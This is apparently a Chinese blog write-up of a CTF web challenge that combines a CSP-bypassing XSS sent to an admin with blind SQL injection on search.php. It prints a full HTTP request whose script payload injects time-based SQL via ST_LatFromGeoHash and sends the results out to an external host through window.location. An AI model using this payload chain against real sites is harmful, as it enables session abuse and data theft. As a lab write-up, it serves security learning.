7月月赛记录

原创

youGuess28 于 2019-07-20 19:30:07 发布 79 收藏

分类专栏： WriteUp 文章标签： ctf

本文链接：https://blog.csdn.net/littlelittlebai/article/details/96619321

写在前面

其实现在都不怎么做题目了，只有月赛的时候看看，月赛每次`web`题目也不多。

这个月月赛只有一道`web`题，`xss`和`sql`注入的，没有什么新的知识点，没做出来的时候觉得懵，做出来之后觉得怎么搞了这么久才搞出来？（每次都会这样）

WriteUp

题目界面是这个样子的。

Your token: ad753255-6a69-4d99-a1d3-c7bfe22fe754

Any problem about this system, please contact the administrator.
Admin token: fafd3708-ce90-40bd-bc4a-852ed01e4853

Send a message:

To token:


Message:

Message here.

substr(md5($work), 0, 5) === "9d053"

Submit

`hint`是这个样子的。



大概意思是`token`是你的`id`一样的东西，然后也告诉你管理员的`id`，你可以给管理员发消息，因为题目名字就是`xssqli`，所以上来就试了`xss`。它是有一些同源策略限制的，不能直接去`<script src=>`的形式，上网查`CSP`绕过，然后可以通过`window.location`的形式去绕过。

那接下来想到的肯定就是传输`cookie`出来，以管理员身份登录了。
但是发现`cookie`传不出来，服务器应该是对`cookie`做了`http-only`限制，保护起来了。拿`cookie`这条路肯定走不通了

在网上查了查，现在管理员可以执行我们的任意`js`代码，那可以让他去请求一下`index.php`，看它看到的是什么样子的（反正就是不知道怎么办，瞎试）。然后拿到`index.php`的样子：

```
<html>
    <head>
        <title>Secret message</title>
    </head>
    <body>
        <script src="jquery.min.js"></script>
<div>
  <p>
    Your token: fafd3708-ce90-40bd-bc4a-852ed01e4853<br />
    </p>
    <p>
    Any problem about this system, please contact the administrator.<br />
    Admin token: fafd3708-ce90-40bd-bc4a-852ed01e4853<br />
 </p>
</div>
<hr />
<div>
      <form action="search.php" method="post">
             <p>
            Search messages: <input type="text" name="q" />
          <input type="submit" value="Submit" />
        </p>
   </form>
      <p>Received  messages:</p>
   <ol><li>Flag</li><li>is</li><li>not</li><li>here</li></ol></div>
<hr /     >
<div>
    <p>Send a message:</p>
    <form action="index.php" method="post">
      <p>To token: <input type="text" name="token" /></p>
          <p>Message:</p>
   <p><textarea name="msg">Message here.</textarea></p>
          <p>substr(md5($work), 0  , 5) === "da39f"</p>
          <p><input type="text" name="work" />
        %2     0 <input type="submit" value="Submit" />
    </form>
</div>
    </body>
</html>
```

发现还有个`search.php`，本地请求了一下发现需要管理员身份才行的。`sql`注入应该就是和这个`search.php`交互产生的。

那就通过`xss`让管理员和这个文件交互。

刚开始不管怎么试`search.php`的返回结果都是`nothing for you`。很绝望，后来还试了一下在发消息时候`msg`字段和`token`字段是不是注入点来着（怀疑`search.php`是个幌子），然后发现这两个字段都被限制地很好。

无奈又开始试`search.php`。突然发现有不同的输出...(我也不知道我之前的测试是怎么回事)。

这个文件的功能就是你输入一个东西，他会给你返回一个`id`。大概就是执行`select id from xxx where id='xx'`这样子，如果你传入的参数中包含被紧掉的函数的话，它就会将你输入的参数原封不动返回。

如果你的语句执行正确，那就输出`search done`。错误就输出`runtime error`

那么很明显了，就是一个盲注。

但是过滤掉了`sleep() /exp() /benchmark`这几个经常被用的函数。

最终用了`ST_LatFromGeoHash(version())`，和上面三个函数用起来方法一样，效果也一样。

之后就`burp intruder`一个简单的脚本，得到最后的结果。

```
POST /index.php HTTP/1.1
Host: xxx:xxx
Content-Length: 576
Cache-Control: max-age=0
Origin: http://xxx:xxx
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3
770.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3
Referer: http://xxx:xxx/index.php
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=9060d6d0a742478c529b506a1c190bbf; visitid=5caad8aff3e48; JSESSIONID.5bfff80a=node0157hoy44igpy
jbxhtn1irh1xu21373.node0; session=81be6a6e-48c5-40d1-baf0-a9e4a10c4026
Connection: close

token=fafd3708-ce90-40bd-bc4a-852ed01e4853&msg=<script>var%20xmlhttp=new%20XMLHttpRequest();xmlhttp.onreadystate
change=state_Change;xmlhttp.open("POST","search.php", false);xmlhttp.setRequestHeader("Content-Type", "applicati
on/x-www-form-urlencoded;");data="q=1'%20union%20select%20if((substr((select(flag)from(flag)),28,1))<>'§F§',(ST_
LatFromGeoHash(version())),1)%23%26submit=Submit";xmlhttp.send(data);function%20state_Change(){if(xmlhttp.readyS
tate==4){window.location="http://yyy/x.php?c=§F§"%2bencodeURIComponent(xmlhttp.responseText)%2b12345;}}</script>
&work=2n4rf
```

做到后面才明白了第一个提示的意思：那个验证码校验是只在普通用户进行的，管理员发消息是不需要验证码的。所以在做到后面也非常确定方法是对的。

（我敢肯定，之后我再看的时候就忘记这都是写啥了）

做的过程中觉得这个题目出的挺好的，做完了感觉其实也很常规，`hint`也挺好的。

动脑子想，去猜后台的语句是怎么写的，可能会在哪里出现问题。

开心。??